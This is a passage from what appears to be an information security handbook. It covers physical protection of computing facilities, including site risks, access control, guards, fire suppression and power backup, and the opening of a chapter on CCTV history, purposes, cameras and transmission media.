Physical access to facilities, lack of control over visitors, and lack of identification measures may place our workplaces and our employees in danger. Additionally, economic slowdowns that cause companies to downsize may create risks from displaced employees who may be upset about their loss of employment.

Physical security is more important than ever to protect valuable information and even more valuable employees. It must be incorporated into the total information security architecture. It must be developed with several factors in mind such as cost of remedies versus value of the assets, perceived threats in the environment, and protective measures that have already been implemented. The physical security plan must be developed and sold to employees as well as management to be successful. It must also be reviewed and audited periodically and updated with improvements developed to support the business of the organization.

Computing Centers

Computing centers have evolved over the years, but they still remain as the area where critical computing assets are enclosed and protected from random or unauthorized access. They have varying degrees of protection and protective measures, depending on the perceptions of management and the assets they contain.

Members of the technical staff often demand computing center access during off-hours, claiming that they might have to reboot systems. Members of management may also demand access because their position in the company requires that they have supervisory control over company assets. Additionally, computer room access is granted to nonemployees such as vendors and customer engineers to service the systems. Keeping track of authorized access and ensuring that it is kept to a minimum is a major task for the information security

department. Sometimes, the task is impossible when the control mechanisms consist of keys or combination locks.

Computing Center Evolution

In the days of large mainframes, computing centers often occupied whole buildings with some space left around for related staff. Those were the days of centralized computing centers where many people were required to perform a number of required tasks. Operators were required to run print operations, mount and dismount tapes, and manage the master console. Production control staffs were required to set up and schedule jobs. In addition, they required staffs of system programmers and, in some cases, system developers. Computer security was difficult to manage, but some controls were imposed with physical walls in place to keep the functions separate. Some of these large systems still remain; however, physical computer room tasks have been reduced through automation and departmental printing.

As distributed systems evolved, servers were installed and managed by system administrators who often performed all system tasks. Many of these systems were built to operate in office environments without the need for stringent environmental controls over heat and humidity. As a result, servers were located in offices where they might not be placed behind a locked door. That security was further eroded with the advent of desktop computing, when data became available throughout the office. In many cases, the servers were implemented and installed in the various departments that wanted control over their equipment and did not want control to go back to the computing staff with their bureaucratic change controls, charge-backs, and perceived slow response to end-user needs.

As the LANs and distributed systems grew in strategic importance, acquired larger user bases, needed software upgrades and interconnectivity, it became difficult for end-user departments to manage and control the systems. Moreover, the audit department realized that there were security requirements that were not fulfilled in support of these critical systems. This resulted in the migration of systems back to centralized control and centralized computer rooms.

Although these systems could withstand environmental fluctuations, the sheer number of servers required some infrastructure planning to keep the heat down and to provide uninterruptible power and network connectivity. In addition, the operating systems and user administration tasks became more burdensome and required an operations staff to support. However, these systems no longer required the multitudes of specialized staffs in the computer rooms to support them. Print operations disappeared for the most part, with data either displayed at the desktop or sent to a local printer for hard copy.

In many cases, computer centers still support large mainframes but they take up a much smaller footprint than the machines of old. Some of those facilities have been converted to support LANs and distributed UNIX-based systems. However, access controls, environmental protections, and backup support infrastructure must still be in place to provide stability, safety, and availability. The security practitioner must play a part ensuring that physical security measures are in place and effective.

As stated before, the computing center is usually part of a facility that supports other business functions. In many cases, that facility supports the entire business. Physical security must be developed to support the entire facility with special considerations for the computing center that is contained within. In fact, protective measures that are applied in and around the entire facility provide additional protection to the computing center.

Environmental Concerns

Most of us do not have the opportunity to determine where our facilities will be located because they probably existed prior to our appointment as an information security staff member. However, that does not prevent us from trying to determine what environmental risks exist and taking action to reduce them. If lucky, you will have some input regarding relocation of the facilities to areas with reduced exposure to threats such as airways, earthquake faults, and floodplains.

Community

The surrounding community may contribute to computer room safety as well as risks. Communities that have strong police and fire services will be able to provide rapid response to threats and incidents. Low crime rates

and strong economic factors provide safety for the computing facilities as well as a favorable climate for attracting top employees.

It is difficult to find the ideal community, and in most cases you will not have the opportunity to select one. Other businesses in that community may provide dangers such as explosive processes, chemical contaminants, and noise pollution. Community airports may have landing and takeoff flight paths that are near the facility. High crime rates could also threaten the computing facility and its inhabitants. Protective measures may have to be enhanced to account for these risks.

The security practitioner can enhance the value of community capabilities by cultivating a relationship with the local police and fire protection organizations. A good relationship with these organizations not only contributes to the safety of the facilities, but also will be key to safety of the staff in the event of an emergency. They should be invited to participate in emergency drills and to critique the process.

The local police should be invited to tour the facilities and understand the layout of the facilities and protective measures in place. In fact, they should be asked to provide suggested improvements to the existing measures that you have employed. If you have a local guard service, it is imperative that they have a working relationship with the local police officials.

The fire department will be more than happy to review fire protection measures and assist in improving them. In many cases, they will insist with inspecting such things as fire extinguishers and other fire suppression systems. It is most important that the fire department understand the facility layout and points of ingress and egress. They must also know about the fire suppression systems in use and the location of controls for those systems.

Acts of Nature

In most cases we cannot control the moods of Mother Nature or the results of her wrath. However, we can prepare for the most likely events and try to reduce their effects. Earthquake threats may require additional bracing and tie-down straps to prevent servers and peripheral devices from destruction due to tipping or falling. Flooding risks can be mitigated with the installation of sump pumps and locating equipment above the ground floor. Power outages resulting from tornadoes and thunderstorms may be addressed with uninterruptible power supply (UPS) systems and proper grounding of facilities.

The key point with natural disasters is that they cannot be eliminated in most cases. Remedies must be designed based on the likelihood that an event will occur and with provisions for proper response to it. In all cases, data backup with off-site storage or redundant systems are required to prepare for manmade or natural disasters.

Other External Risks

Until the events that occurred on September 11, 2001, physical security concerns related to riots, workplace violence, and local disruptions. The idea of terrorist acts within the country seemed remote but possible. Since that date, terrorism is not only possible, but also probable. Measures to protect facilities by use of cement barriers, no-parking zones, and guarded access gates have become understandable to both management and staff. The cost and inconvenience that these measures impose are suddenly more acceptable.

Many of our facilities are located in areas that are considered out of the target range that terrorists might attack. However, the Oklahoma City bombing occurred in a low-target area. The anthrax problems caused many unlikely facilities to be vacated. The risks of bioterrorism or attacks on nuclear power plants are now considered real and possible, and could occur in almost any city. Alternate site planning must be considered in business continuity and physical security plans.

Facility

The facilities that support our computing environments are critical to the organization in providing core business services and functions. There are few organizations today that do not rely on computing and telecommunications resources to operate their businesses and maintain services to their customers. This requires security over both the physical and logical aspects of the facility. The following discussion concentrates on the physical protective measures that should be considered for use in the computing center and the facilities that surround it.

Layers of Protection

For many computing facilities, the front door is the initial protection layer that is provided to control access and entry to the facility. This entry point will likely be one of many others such as back doors, loading docks, and other building access points. A guard or a receptionist usually controls front-door access. Beyond that, other security measures apply based on the value of contents within. However, physical security of facilities may begin outside the building.

External Protective Measures

Large organizations may have protective fences surrounding the entire campus with access controlled by a guard-activated or card-activated gate. The majority of organizations will not have perimeter fences around the campus but may have fences around portions of the building. In most of those cases, the front of the building is not fenced due to the need for entry by customers, visitors, and staff. These external protective measures may be augmented through the use of roving guards and closed-circuit television (CCTV) systems that provide a 360-degree view of the surrounding area.

Security practitioners must be aware of the risks and implement cost-effective measures that provide proper external protection. Measures to consider are:

- Campus perimeter fences with controlled access gates
- Building perimeter fences with controlled access gates
- Building perimeter fences controlling rear and side access to the building
- Cement barriers in the front of the building
- Restrict parking to areas away from the building
- CCTV viewing of building perimeters

External Walls

Facilities must be constructed to prevent penetration by accidental or unlawful means. Windows provide people comforts for office areas and natural light, but they can be a means for unauthorized entry. Ground floors may be equipped with windows; however, they could be eliminated if that floor were reserved for storage and equipment areas. Loading docks may provide a means of unauthorized entry and, if possible, should be located in unattached buildings or be equipped with secured doors to control entry. Doors that are not used for normal business purposes should be locked and alarmed with signs that prohibit their use except for emergencies.

Internal Structural Concerns

Critical rooms such as server and telecommunications areas should be constructed for fire prevention and access controls. Exterior walls for these rooms should not contain windows or other unnecessary entry points. They should also be extended above false ceilings and below raised floors to prevent unlawful entry and provide proper fire protection. Additional entry points may be required for emergency escape or equipment movement. These entrances should be locked when not in use and should be equipped with alarms to prevent unauthorized entry.

Ancillary Structures (Wiring Cabinets and Closets)

Wiring cabinets may be a source of unauthorized connectivity to computer networks and must be locked at all times unless needed by authorized personnel. Janitor closets should be reserved for that specific purpose and should not contain critical network or computing connections. They must be inspected on a regular basis to ensure that they do not contain flammable or other hazardous materials.

Facility Perils and Computer Room Locations

Computer rooms are subject to hazards that are created within the general facility. These hazards can be reduced through good facility design and consideration for critical equipment.

Floor Locations

Historically, computing equipment was added to facilities that were already in use for general business processes. Often, the only open area left for computing equipment was the basement. In many cases, buildings were not built to support heavy computers and disk storage devices on upper floors, so the computer room was

constructed on the ground floor. In fact, organizations were so proud of the flashy computer equipment that they installed observation windows for public viewing, with large signs to assist them in getting there.

Prudent practices along with a realization that computing resources were critical to the continued operation of the company have caused computing facilities to be relocated to more protected areas with minimum notification of their special status. Computer rooms have been moved to upper floors to mitigate flooding and access risks. Freight elevators have been installed to facilitate installation and removal of computing equipment and supplies. Windows have been eliminated and controlled doors have been added to ensure only authorized access.

Rest Rooms and Other Water Risks

Water hazards that are located above computer rooms could cause damage to critical computing equipment if flooding and leakage occurs. A malfunctioning toilet or sink that overflows in the middle of the night could be disastrous to computer operations. Water pipes that are installed in the flooring above the computer room could burst or begin to leak in the event of earthquakes or corrosion. A well-sealed floor will help, but the best prevention is to keep those areas clear of water hazards.

Adjacent Office Risks

Almost all computing facilities have office areas to support the technical staff or, in many cases, the rest of the business. These areas can provide risks to the computing facility from fire, unauthorized access, or chemical spills. Adjacent office areas should be equipped with appropriate fire suppression systems that are designed to control flammable material and chemical fires. Loading docks and janitor rooms can also be a source of risk from fire and chemical hazards. Motor-generated UPS systems should be located in a separate building due to their inherent risks of fire and carbon monoxide. The local fire department can provide assistance to reduce risks that may be contained in other offices as well as the computing center.

Protective Measures

Entrances to computing facilities must be controlled to protect critical computing resources, but they must also be controlled to protect employees and sensitive business information. As stated before, valuable information is often left on desks and in unlocked cabinets throughout the facility. Desktop computers are often left on overnight with valuable information stored locally. In some cases, these systems are left logged on to sensitive systems. Laptops with sensitive data can be stolen at night and even during business hours.

To protect valuable information resources, people, and systems, various methods and tools should be considered. Use of any of these tools must be justified according to the facility layout and the value of the resources contained within.

Guard Services

There are many considerations related to the use of guard services. The major consideration, other than whether to use them, is employee versus purchased services. The use of employee guards may be favored by organizations with the idea that employees are more loyal to the organization and will be trustworthy. However, there are training, company benefit, and insurance considerations that accompany that decision. Additionally, the location may not have an alternative guard source available. If the guards are to be armed, stringent controls and training must be considered.

There are high-quality guard services available in most areas that will furnish trained and bonded guards who are supervised by experienced managers. Although cost is a factor in the selection of a contract guard service, it should not be the major one. The selection process should include a request for proposal (RFP) that requires references and stringent performance criteria. Part of the final selection process must include discussions with customer references and a visit to at least two customer sites. Obviously, the guard service company should be properly licensed and provide standard business documentation.

The guard service will be operating existing and planned security systems that may include CCTV, card access systems, central control rooms, and fire suppression systems. Before contracting with an organization, that organization must demonstrate capabilities to operate existing and planned systems. It should also be able to provide documented operating procedures that can be modified to support the facility needs.

Intrusion Monitoring Systems

Closed-circuit television (CCTV) systems have been used for years to protect critical facilities. These systems have improved considerably over the years to provide digital images that take up less storage space and be transmitted over TCP/IP-based networks. Their images can be combined with other alarm events to provide a total picture for guard response as well as event history. Digital systems that are activated in conjunction with motion detection or other alarms may be more effective because their activation signals a change to the guard who is assigned to watch them.

CCTV systems allow guards to keep watch on areas that are located remotely, are normally unmanned, or require higher surveillance, such as critical access points. These systems can reduce the need for additional manpower to provide control over critical areas. In many cases, their mere presence serves as a deterrent to unwanted behavior.

They may also contribute to employee safety by providing surveillance over parking areas, low traffic areas, and high-value functions such as cashier offices. A single guard in a central control center can spot problems and dispatch roving manpower to quickly resolve threats. In addition to the above, stored images may be used to assist law enforcement in apprehending violators and as evidence in a court of law.

Security requirements will vary with different organizations; however, CCTV may be useful in the following areas:

- Parking lots for employee and property safety
- Emergency doors where access is restricted
- Office areas during nonworking hours
- Server and telecommunications equipment rooms during nonworking hours
- Loading docks and delivery gates
- Cashier and check-processing areas
- Remote facilities where roving guards would be too costly
- Executive office areas in support of executive protection programs
- Mantrap gates to ensure all entry cards have been entered

Alarms and motion-detection systems are designed to signal the organization that an unusual or prohibited event has occurred. Doors that should not be used during normal business activity may be equipped with local sound alarms or with electronic sensors that signal a guard or activate surveillance systems. Motion detectors are often installed in areas that are normally unmanned. In some systems, motion detection is activated during nonbusiness hours and can be disabled or changed to allow for activities that are properly scheduled in those areas.

Many systems can be IP addressable over the backbone TCP/IP network, and alarm signals can be transmitted from multiple remote areas. It is important to note that IP-based systems may be subject to attack. The vendor of these systems must ensure that these systems are hack-protected against covert activities by unauthorized people.

Physical Access Control Measures

Physical access controls are as important as logical access controls to protect critical information resources. Multiple methods are available, including manual and automated systems. Often, cost is the deciding factor in their selection despite the risks inherent in those tools.

Access Policies

All good security begins with policies. Policies are the drivers of written procedures that must be in place to provide consistent best practices in the protection of people and information resources. Policies are the method by which management communicates its wishes. Policies are also used to set standards and assign responsibility for their enforcement. Once policies are developed, they should be published for easy access and be part of the employee awareness training program.

Policies define the process of granting and removing access based on need-to-know. If badges are employed, policies define how they are to be designed, worn, and used. Policies define who is allowed into restricted areas or how visitors are to be processed. There is no magic to developing policies, but they are required as a basic tool to protect information resources.

Keys and Cipher Locks

Keys and cipher (keypad) locks are the simplest to use and hardest to control in providing access to critical areas. They do not provide a means of identifying who is accessing a given area, nor do they provide an audit trail. Keys provide a slightly better security control than keypad locks in that the physical device must be provided to allow use. While they can be copied, that requires extra effort to accomplish. If keys are used to control access, they should be inventoried and stamped with the words *Do Not Duplicate.*

Cipher locks require that a person know the cipher code to enter an area. Once given out, use of this code cannot be controlled and may be passed throughout an organization by word of mouth. There is no audit trail for entry, nor is there authentication that it is used by an authorized user. Control methods consist of periodic code changes and shielding to prevent other people from viewing the authorized user's code entry. Use of these methods of entry control could be better protected through the use of CCTV.

Card Access Controls

Card access controls are considerably better tools than keys and cipher locks if they are used for identification and contain a picture of the bearer. Without pictures, they are only slightly better than keys because they are more difficult to duplicate. If given to another person to gain entry, the card must be returned for use by the authorized cardholder. Different types of card readers can be employed to provide ease of use (proximity readers) and different card identification technology. Adding biometrics to the process would provide added control along with increased cost and inconvenience that might be justified to protect the contents within.

The most effective card systems use a central control computer that can be programmed to provide different access levels depending on need, time zone controls that limit access to certain hours of the day, and an audit trail of when the card was used and where it was entered. Some systems even provide positive in and out controls that require a card to be used for both entry and exit. If a corresponding entry/exit transaction is not in the system, future entry will be denied until management investigation actions are taken.

Smart card technology is being developed to provide added security and functionality. Smart cards can have multiple uses that expand beyond mere physical access. Additional uses for this type of card include computer access authentication, encryption using digital certificates, and debit cards for employee purchases in the cafeteria or employee store. There is some controversy about multiple-use cards because a single device can be used to gain access to many different resources. If the employee smart card provides multiple access functions as well as purchasing functions, the cardholder will be less likely to loan the badge to an unauthorized person for use and will be more likely to report its loss.

Mantraps and Turnstiles

Additional controls can be provided through the use of mantraps and turnstiles. These devices prevent unauthorized tailgating and can be used to require inspection of parcels when combined with guard stations. These devices also force the use of a badge to enter through a control point and overcome the tendency for guards to allow entry because the person looks familiar to them. Mantraps and turnstiles can control this weakness if the badge is confiscated upon termination of access privileges. The use of positive entry/exit controls can be added to prevent card users from passing their card back through the control point to let a friend enter.

Fire Controls

Different fire control mechanisms must be employed to match the risks that are present in protected areas. Fire control systems may be as simple as a hand-held fire extinguisher or be combined with various detection mechanisms to provide automated activation. Expert advice should be used to match the proper system to the existing threats. In some cases, multiple systems may be used to ensure that fires do not reignite and cause serious damage.

Detectors and Alarms

Smoke and water detectors can provide early warning and alarm the guards that something dangerous may be happening. Alarms may also trigger fire prevention systems to activate. To be effective, they must be carefully placed and tested by experts in fire prevention.

Water-Based Systems

Water-based systems control fires by reducing temperatures below the combustion point. They are usually activated through overhead sprinklers to extinguish fires before they can spread. The problem with water-based systems is that they cause a certain amount of damage to the contents of areas they are designed to protect. In addition, they may cause flooding in adjacent areas if they are not detected and shut off quickly following an event.

Water-based systems may be either dry pipe or wet pipe systems. Wet pipe systems are always ready to go and are activated when heat or accidental means open the sprinkler heads. There is no delay or shut-off mechanism that can be activated prior to the start of water flow. Water in the pipes that connect to the sprinkler heads may become corroded, causing failure of the sprinkler heads to activate in an emergency.

Dry pipe systems are designed to allow some preventive action before they activate. These types of systems employ a valve to prevent the flow of water into the overhead pipes until a fire alarm event triggers water release. Dry pipe systems will not activate and cause damage if a sprinkler head is accidentally broken off. They also allow human intervention to override water flow if the system is accidentally activated.

Gas-Based Fire Extinguishing Systems

Halon-type systems are different from water-based systems in that they control fires by interrupting the chemical reactions needed to continue combustion. They replaced older gas systems such as carbon dioxide that controlled fires by replacing the oxygen with a gas (CO_2) that did not support the combustion process. Oxygen replacement systems were effective, but they were toxic to humans who might be in the CO_2-activated room due to the need for oxygen to survive.

Throughout the 1970s and 1980s, halon systems were the preferred method to protect computer and telecommunication rooms from fire damage because they extinguished the fire without damaging sensitive electronic equipment. Those systems could extinguish fires and yet allow humans to breathe and survive in the flooded room. The problem with halon is that it proved unfriendly to the ozone layer and was banned from new implementations by an international agreement (Montreal Protocol). There are numerous Clean Air Act and EPA regulations now in effect to govern the use of existing halon systems and supplies. Current regulations and information can be obtained by logging onto www.epa.gov/docs/ozone/ title6/snap/hal.html. This site also lists manufacturers of halon substitute systems.

Today, halon replacement systems are available that continue to extinguish fires, do not harm the ozone layer, and, most important, do not harm humans who may be in the gas-flooded room. Although these systems will not kill human inhabitants, most system manufacturers warn that people should leave the gas-flooded area within one minute of system activation. Current regulations do not dictate the removal of halon systems that are in place; however, any new or replacement halon systems must employ the newer ozone-friendly gas (e.g., FM 200).

Utility and Telecommunications Backup Requirements

Emergency Lighting

As stated before, modern computer rooms are usually lacking in windows or other sources of natural light. Therefore, when a power outage occurs, these rooms become very dark and exits become difficult to find. Even in normal offices, power outages may occur in areas that are staffed at night. In all of these cases, emergency lighting with exit signs must be installed to allow people to evacuate in an orderly and safe manner. Emergency lighting is usually provided by battery-equipped lamps that are constantly charged until activated.

UPS Systems

Uninterruptible power supply (UPS) systems ensure that a computing system can continue to run, or at least shut down in an orderly manner, if normal power is lost. Lower cost systems rely on battery backup to provide an orderly shutdown; motor generator backup systems used in conjunction with battery backup can provide continuous power as long as the engines receive fuel (usually diesel). As usual, cost is the driver for choosing the proper UPS system. More enlightened management will insist on a business impact analysis prior to making that decision to ensure that critical business needs are met.

Regardless of the type of system employed, periodic testing is required to ensure that the system will work when needed. Diesel systems should be tested weekly to ensure they work and to keep the engines properly lubricated.

Redundant Connections

Redundancy should be considered for facility electrical power, air conditioning, telecommunications connections, and water supplies. Certain systems such as UPS can be employed to mitigate the need for electrical redundancy. Telecommunications connectivity should be ensured with redundant connections. In this E-commerce world, telecommunications redundancy should also include connections to the Internet. Water is important to the staff, but environmental systems (cooling towers) may also depend on a reliable supply. In most cases, this redundancy can be provided with separate connections to the water main that is provided by the supporting community.

Summary

Physical security must be considered to provide a safe working environment for the people who visit and work in a facility. Although physical access controls must be employed for safety reasons, they also should prevent unauthorized access to critical computing resources.

Many tools are available to provide physical security that continues to be enhanced with current technology. Backbone networks and central control computers can support the protection of geographically separated facilities and operations. IP-supported systems can support the collection of large amounts of data from various sensors and control mechanisms and provide enhanced physical security while keeping manpower at a minimum.

The information security practitioner must become aware of existing physical security issues and be involved. If a separate department provides physical security, coordination with them becomes important to a total security approach. If information security organizations are assigned to provide physical security, they must become aware of the tools that are available and determine where to employ them.

Closed-Circuit Television and Video Surveillance

David Litzau, CISSP

In June 1925, Charles Francis Jenkins successfully transmitted a series of motion pictures of a small windmill to a receiving facility over five miles away. The image included 48 lines of resolution and lasted ten minutes. This demonstration would move the television from an engineer's lark to reality. By 1935, *Broadcast* magazine listed 27 different television broadcast facilities across the nation, some with as many as 45 hours of broadcast a week. Although the television set was still a toy for the prosperous, the number of broadcast facilities began to multiply rapidly.

On August 10, 1948, the American Broadcasting Company (ABC) debuted the television show *Candid Camera*. The basis of the show was to observe the behavior of people in awkward circumstances — much to the amusement of the viewing audience — by a hidden camera. This human behavior by surreptitious observation did not go unnoticed by psychologists and security experts of the time. Psychologists recognized the hidden camera as a way to study human behavior, and for security experts it became a tool of observation. Of particular note to both was the profound effect on behavior that the presence of a camera had on people once they became aware that they were being observed.

Security experts would have to wait for advances in technology before the emerging technology could be used. Television was based on vacuum tube technology and the use of extensive broadcast facilities. It would be the space race of the late 1950s and 1960s that would bring the television and its cameras into the realm of security. Two such advances that contributed were the mass production of transistors and the addition of another new technology known as videotape. The transistor replaced bulky, failure-prone vacuum tubes and resulted in television cameras becoming smaller and more affordable. The videotape machine meant that the images no longer had to be broadcast; the images could be collected through one or more video cameras and the data transmitted via a closed circuit of wiring to be viewed on a video monitor or recorded on tape. This technology became known as closed-circuit television, or CCTV.

In the early 1960s, CCTV would be embraced by the Department of Defense as an aid for perimeter security. In the private sector, security experts for merchants were quick to see the value of such technology as an aid in the prevention of theft by customers and employees. Today, unimagined advances in the technology in cameras and recording devices have brought CCTV into the home and workplace in miniature form.

Why CCTV?

Information security is a multifaceted process, and the goal is to maintain security of the data processing facility and the assets within. Typically, those assets can be categorized as hardware, software, data, and people, which also involves the policies and procedures that govern the behavior of those people. With the possible exception of software, CCTV has the ability to provide defense of these assets on several fronts.

To Deter

The presence of cameras both internally and externally has a controlling effect on those who step into the field of view. In much the same way that a small padlock on a storage shed will keep neighbors from helping themselves to garden tools when the owner is not at home, the camera's lens tends to keep personnel from behaving outside of right and proper conduct. In the case of the storage shed, the lock sends the message that the contents are for the use of those with the key to access it, but it would offer little resistance to a determined thief. Likewise, the CCTV camera sends a similar message and will deter an otherwise honest employee from stepping out of line, but it will not stop someone determined to steal valuable assets. It becomes a conscious act to violate policies and procedures because the act itself will likely be observed and recorded.

With the cameras at the perimeter, those looking for easy targets will likely move on, just as employees within the facility will tend to conduct themselves in a manner that complies with corporate policies and procedures. With cameras trained on data storage devices, it becomes difficult to physically access the device unobserved, thereby deterring the theft of the data contained within. The unauthorized installation or removal of hardware can be greatly deterred by placing cameras in a manner that permits the observation of portals such as windows or doors. Overall, the statistics of crimes in the presence of CCTV cameras is dramatically reduced.

To Detect

Of particular value to the security professional is the ability of a CCTV system to provide detection. The eyes of a security guard can only observe a single location at a time, but CCTV systems can be configured in such a manner that a single pair of eyes can observe a bank of monitors. Further, each monitor can display the output of multiple cameras. The net effect is that the guard in turn can observe dozens of locations from a single observation point. During periods of little or no traffic, a person walking into the view of a camera is easily detected. Placing the camera input from high-security and high-traffic locations in the center of the displays can further enhance the coverage, because an intruder entering the field of view on a surrounding monitor would be easily detected even though the focus of attention is at the center of the monitors. Technology is in use that will evaluate the image field; and if the content of the image changes, an alarm can be sounded or the mode of recording changed to capture more detail of the image. Further, with the aid of recording equipment, videotape recordings can be reviewed in fast-forward or rewind to quickly identify the presence of intruders or other suspicious activities.

To Enforce

The human eyewitness has been challenged in the court of law more often in recent history. The lack of sleep, age of the witness, emotional state, etc., can all come to bear on the validity of an eyewitness statement. On the other hand, the camera does not get tired; video recording equipment is not susceptible to such human frailties. A video surveillance recording can vastly alter the outcome of legal proceedings and has an excellent track record in swaying juries as to the guilt or innocence of the accused. Often, disciplinary action is not even required once the alleged act is viewed on video by the accused, thereby circumventing the expense of a trial or arbitration. If an act is caught on tape that requires legal or disciplinary action, the tape ensures that there is additional evidence to support the allegations.

With the combined abilities of deterrence, detection, and enforcement of policies and procedures over several categories of assets, the CCTV becomes a very effective aid in the process of information security, clearly an aid that should be carefully considered when selecting countermeasures and defenses.

CCTV Components

One of the many appealing aspects of CCTV is the relative simplicity of its component parts. As in any system, the configuration can only be as good as the weakest link. Inexpensive speakers on the highest quality sound system will result in inexpensive quality sound. Likewise, a poor quality component in a CCTV system produces poor results. There are basically four groups of components:

1. Cameras
2. Transmission media

3. Monitors
4. Peripherals

The Camera

The job of the camera is to collect images of the desired viewing area and is by far the component that requires the most consideration when configuring a CCTV system. In a typical installation, the camera relies on visible light to illuminate the target; the reflected light is then collected through the camera lens and converted into an electronic signal that is transmitted back through the system to be processed.

The camera body contains the components to convert visible light to electronic signals. There are still good-quality, vacuum-tube cameras that produce an analog signal, but most cameras in use today are solid-state devices producing digital signal output. Primary considerations when selecting a camera are the security objectives. The sensitivity of a camera refers to the number of receptors on the imaging surface and will determine the resolution of the output; the greater the number of receptors, the greater the resolution. If there is a need to identify humans with a high level of certainty, one should consider a color camera with a high level of sensitivity. On the other hand, if the purpose of the system is primarily to observe traffic, a simple black-and-white camera with a lower sensitivity will suffice.

The size of cameras can range from the outwardly overt size of a large shoebox to the very covert size of a matchbox. Although the miniaturized cameras are capable of producing a respectable enough image to detect the presence of a human, most do not collect enough reflective light to produce an image quality that could be used for positive identification. This is an area of the technology that is seeing rapid improvement.

There are so many considerations in the placement of cameras that an expert should be consulted for the task. Some of those considerations include whether the targeted coverage is internal or external to the facility. External cameras need to be positioned so that all approaches to the facility can be observed, thereby eliminating blind spots. The camera should be placed high enough off the ground so that it cannot be easily disabled, but not so high that the images from the scene only produce the tops of people's heads and the camera is difficult to service. The camera mount can have motor drives that will permit aiming left and right (panning) or up and down (tilting), commonly referred to as a *pan/tilt drive*. Additionally, if the camera is on the exterior of the facility, it may require the use of a sunshade to prevent the internal temperature from reaching damaging levels. A mount that can provide heating to permit de-icing should be considered in regions of extreme cold so that snow and ice will not damage the pan/tilt drive. Internal cameras require an equal amount of consideration; and, again, the area to be covered and ambient light will play a large part in the placement. Cameras may be overt or covert and will need to be positioned such that people coming or going from highly valued assets or portals can be observed.

Because the quality of the image relies in large part on the reflective light, the lens on the camera must be carefully selected to make good use of available light. The cameras should be placed in a manner that will allow the evening lighting to work with the camera to provide front lighting (lights that shine in the same direction that the camera is aimed) to prevent shadowing of approaching people or objects. Constant adjustments must be made to lenses to accommodate the effects of a constantly changing angle of sunlight, changing atmospheric conditions, highly reflective rain or snowfall, and the transition to artificial lighting in the evening; all affect ambient light. This is best accomplished with the use of an automatic iris. The iris in a camera, just as in the human eye, opens and closes to adjust the amount of light that reaches the imaging surface. Direct exposure to an intense light source will result in blossoming of the image — where the image becomes all white and washes out the picture to the point where nothing is seen — and can also result in serious damage to the imaging surface within the camera.

The single most-important element of the camera is the lens. There are basically four types of lenses: standard, wide-angle, telephoto, and zoom. When compared to human eyesight, the standard lens is the rough equivalent; the wide-angle takes in a scene wider than what humans can see; and the telephoto is magnified and roughly equivalent to looking through a telescope. All are fixed focal length lenses. The characteristics of these three combined are a zoom lens.

The Transmission Media

Transmission media refer to how the video signal from the cameras will be transported to the multiplexer or monitor. This is typically some type of wiring.

Coaxial Cable

By far the most commonly used media are coaxial cables. There are varying grades of coaxial cable, and the quality of the cable will have a profound effect on the quality of the video. Coaxial cable consists of a single center conductor with a piezoelectric insulator surrounding it. The insulation is then encased in a foil wrap and further surrounded by a wire mesh. A final coating of weather-resistant insulation is placed around the entire bundle to produce a durable wire that provides strong protection for the signal as it transits through the center conductor. The center conductor can be a single solid wire or a single conductor made up of multiple strands of wire. Engineers agree that the best conductor for a video signal is pure copper. The amount of shielding will determine the level of protection for the center conductor. The shielding is grounded at both ends of the connection and thereby shunts extraneous noise from electromagnetic radiation to ground.

Although 100 percent pure copper is an excellent conductor of the electronic signal, there is still a level of internal resistance that will eventually degrade the signal's strength. To overcome the loss of signal strength, the diameter of the center conductor and the amount of shielding can be increased to obtain greater transmission lengths before an in-line repeater/amplifier will be required. This aspect of the cable is expressed in an industry rating. The farther the distance the signal must traverse, the higher the rating of the coaxial cable that should be used or noticeable signal degradation will occur.

Some examples are:

- RG59/U rated to carry the signal up to distances of 1000 feet
- RG6/U rated to carry a signal up to 1500 feet
- RG11/U rated to carry a signal up to 3000 feet

One of the benefits of coaxial cable is that it is easy to troubleshoot the media should there be a failure. A device that sends a square-wave signal down the wire (time domain reflectometer) can pinpoint the location of excessive resistance or a broken wire. Avoid using a solid center conductor wire on cameras mounted on a pan/tilt drive because the motion of the camera can fatigue the wire and cause a failure; thus, multi-strand wire should be used.

Fiber-Optic Cable

Fiber-optic cable is designed to transmit data in the form of light pulses. It typically consists of a single strand of highly purified silica (glass), smaller than a human hair, surrounded by another jacket of lower grade glass. This bundle is then clad in a protective layer to prevent physical damage to the core. The properties of the fiber-optic core are such that the outer surface of the center fiber has a mirror effect, thereby reflecting the light back into itself. This means that the cable can be curved, and it has almost no effect on the light pulses within. This effect, along with the fact that the frequency spectrum that spans the range of light is quite broad, produces an outstanding medium for the transfer of a signal. There is very little resistance or degradation of the signal as it traverses the cable, and the end result is much greater transmission lengths and available communication channels when compared to a metallic medium.

The reason that fiber-optics has not entirely replaced its coaxial counterpart is that the cost is substantially higher. Because the fiber does not conduct any electrical energy, the output signal must be converted to light pulses. This conversion is known as modulation and is accomplished using a laser. Once converted to light pulses, the signal is transferred into the fiber-optic cable. Because the fiber of the cable is so small, establishing good connections and splices is critical. Any misalignment or damage to the fiber will result in reflective energy or complete termination of the signal. Therefore, a skilled technician with precision splicing and connection tools is required. This cost, along with modulators/demodulators and the price of the medium, adds substantial cost to the typical CCTV installation.

For the additional cost, some of the benefits include generous gains in bandwidth. This means that more signals carrying a greater amount of data can be realized. Adding audio from microphones, adjustment signals to control zoom lenses and automatic irises, and additional cameras can be accommodated. The medium is smaller and lighter and can carry a signal measured in miles instead of feet. Because there is no electromagnetic energy to create compromising emanations, and a splice to tap the connection usually creates an easily detected interruption of the signal, there is the additional benefit of a high level of assurance of data integrity and security. In an environment of remote locations or a site containing highly valued assets, these benefits easily offset the additional cost of fiber-optic transmission.

Wireless Transmission

The option of not using wiring at all is available for CCTV. The output signals from cameras can be converted to radio frequency, light waves, or microwave signals for transmission. This may be the only viable option for some remote sites and can range from neighboring buildings using infrared transceivers to a satellite link for centralized monitoring of remote sites throughout the globe. Infrared technology must be configured in a line-of-sight manner and has a limited range of distance. Radio frequency and microwaves can get substantial improvements in distance but will require the use of repeaters and substations to traverse distances measured in miles. The more obstacles that must be negotiated (i.e., buildings, mountains, etc.), the greater the degradation of the signal that takes place.

Two of the biggest drawbacks of utilizing wireless are that the signal is vulnerable to atmospheric conditions and, as in any wireless transmission, easily intercepted and inherently insecure. Everything from the local weather to solar activity can affect the quality of the signal. From a security standpoint, the transmission is vulnerable to interception, which could reveal to the viewer the activity within a facility and compromise other internal defenses. Further, the signal could be jammed or modified to render the system useless or to provide false images. If wireless transmission is to be utilized, some type of signal scrambling or channel-hopping technology should be utilized to enhance the signal confidentiality and integrity.

